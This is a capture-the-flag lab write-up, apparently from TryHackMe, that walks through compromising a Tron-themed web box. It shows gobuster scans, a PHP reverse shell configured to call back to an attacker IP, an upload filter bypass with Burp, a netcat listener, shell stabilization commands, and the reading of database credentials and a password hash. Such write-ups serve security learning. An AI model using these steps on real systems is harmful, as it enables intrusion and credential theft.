
What's the title of the hidden website? It's worthwhile looking recursively at all websites on the box for this step.



We can see the title after entering the ip with port 65000.

Question 3

What is the name of the hidden php page?




```
root@ip-10-10-198-32:~# gobuster dir -u http://10.10.186.6:65000 -x php -w /usr/
share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 40
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.186.6:65000
[+] Threads:        40
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php
[+] Timeout:        10s
===============================================================
2022/07/24 14:39:32 Starting gobuster
===============================================================
/uploads.php (Status: 200)
/assets (Status: 301)
/index.php (Status: 200)
/api (Status: 301)
/grid (Status: 301)
Progress: 13255 / 220561 (6.01%)
```

We ran a gobuster scan with a wordlist from the attackbox to see a directory called “uploads.php”.

Question 4

What is the name of the hidden directory where file uploads are saved?




```
root@ip-10-10-198-32:~# gobuster dir -u http://10.10.186.6:65000 -x php -w /usr/
share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 40
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.186.6:65000
[+] Threads:        40
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php
[+] Timeout:        10s
===============================================================
2022/07/24 14:39:32 Starting gobuster
===============================================================
/uploads.php (Status: 200)
/assets (Status: 301)
/index.php (Status: 200)
/api (Status: 301)
/grid (Status: 301)
Progress: 13255 / 220561 (6.01%)
```


/grid is also included in the gobuster scan.

Question 5


What is the value of the web.txt flag?




```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.17.57.30';   // CHANGE THIS
$port = 1234;         // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```



burpsanta
note_from_mcskidy.txt
php-reverse-shell.jpg.php
wordlist
ZAP_2_11_1_unix.sh




File Uploaded Successfully!




Index of /grid

Name	Last modified	Size	Description
Parent Directory		-	
php-reverse-shell.jpg.php	2022-07-24 15:35	5.4K	

Apache/2.4.29 (Ubuntu) Server at 10.10.19.215 Port 65000



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.17.57.30] from (UNKNOWN) [10.10.215.129] 46482
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2
020 x86_64 x86_64 x86_64 GNU/Linux
 16:00:57 up 7 min,  0 users,  load average: 0.05, 1.22, 0.92
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```




```
www-data@light-cycle:/$ cd /var/www
www-data@light-cycle:/var/www$ ls
ENCOM  TheGrid  web.txt
www-data@light-cycle:/var/www$ cat web.txt
THM{ENTER_THE_GRID}
www-data@light-cycle:/var/www$ 
```

We used the reverse shell php file that we used before and edited in the attackbox/kali ip with nano. We used burpsuite to intercept the url with ip and the uploads.php directory, and forward uploads.php and upload.js, and then we drop the filter.js. After that, we can use netcat to listen to the port in the reverse shell, and then upload the reverse shell onto the website. We then navigated to the /grid directory and ran the reverse shell script. The listener had an output, then we did the steps to upgrade and stabilize the shell by following THM. Next, we just had to find the web.txt file and view it to see the flag.

Question 6

What lines are used to upgrade and stabilize your shell?




Shell Upgrading and Stabilization:

You will be familiar with reverse shells from previous tasks or rooms; however, the shells you have been taught so far have had several fatal flaws. For example, pressing `Ctrl + C` killed the shell entirely. You could not use the arrow keys to see your shell history, and TAB autocompletes didn't work. Stabilizing shells is an important skill to learn as it fixes all of these problems, providing a much nicer working environment.

Working inside the reverse shell:

1. The first thing to do is use `python3 -c 'import pty;pty.spawn("/bin/bash")'`, which uses Python to spawn a better-featured bash shell. At this point, our shell will look a bit prettier, but we still won't be able to use tab autocomplete or the arrow keys, and Ctrl + C will still kill the shell.
2. Step two is: `export TERM=xterm` – this will give us access to term commands such as `clear`.
3. Finally (and most importantly) we will background the shell using `Ctrl + Z`. Back in our own terminal we use `stty raw -echo; fg`. This does two things: first, it turns off our own terminal echo (which gives us access to tab autocompletes, the arrow keys, and `Ctrl + C` to kill processes). It then foregrounds the shell, thus completing the process.




```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:/$ stty raw -echo; fg
stty raw -echo; fg
bash: fg: current: no such job
www-data@light-cycle:/$ whoami
www-data
www-data@light-cycle:/$ 
```

The lines are given in THM, there are 3 important command lines to run after getting a return with the reverse shell listener.

Question 7

Review the configuration files for the webserver to find some useful loot in the form of credentials. What credentials do you find? Username:password




```
www-data@light-cycle:/var/www$ ls
ENCOM  TheGrid  web.txt
www-data@light-cycle:/var/www$ cd TheGrid
www-data@light-cycle:/var/www/TheGrid$ ls
includes  public_html  rickroll.mp4
www-data@light-cycle:/var/www/TheGrid$ cd includes
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php  dbauth.php  login.php  register.php  upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
        $dbaddr = "localhost";
        $dbuser = "tron";
        $dbpass = "IFightForTheUsers";
        $database = "tron";

        $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
        if($dbh->connect_error){
                die($dbh->connect_error);
        }
?>
www-data@light-cycle:/var/www/TheGrid/includes$ 
```


We navigated into TheGrid, then includes, and we viewed dbauth.php to find the answer.

Question 8

Access the database and discover the encrypted credentials. What is the name of the database you find these in?



```
www-data@light-cycle:/var/www/TheGrid/includes$ mysql -utron -p
Enter password: IFightForTheUsers

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement
.

mysql> 
```




```
mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| tron               |
+--------------------+
2 rows in set (0.01 sec)

mysql> use tron
use tron
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+----------------+
| Tables_in_tron |
+----------------+
| users          |
+----------------+
1 row in set (0.00 sec)

mysql> select * from users;
select * from users;
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
|  1 | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
+----+----------+----------------------------------+
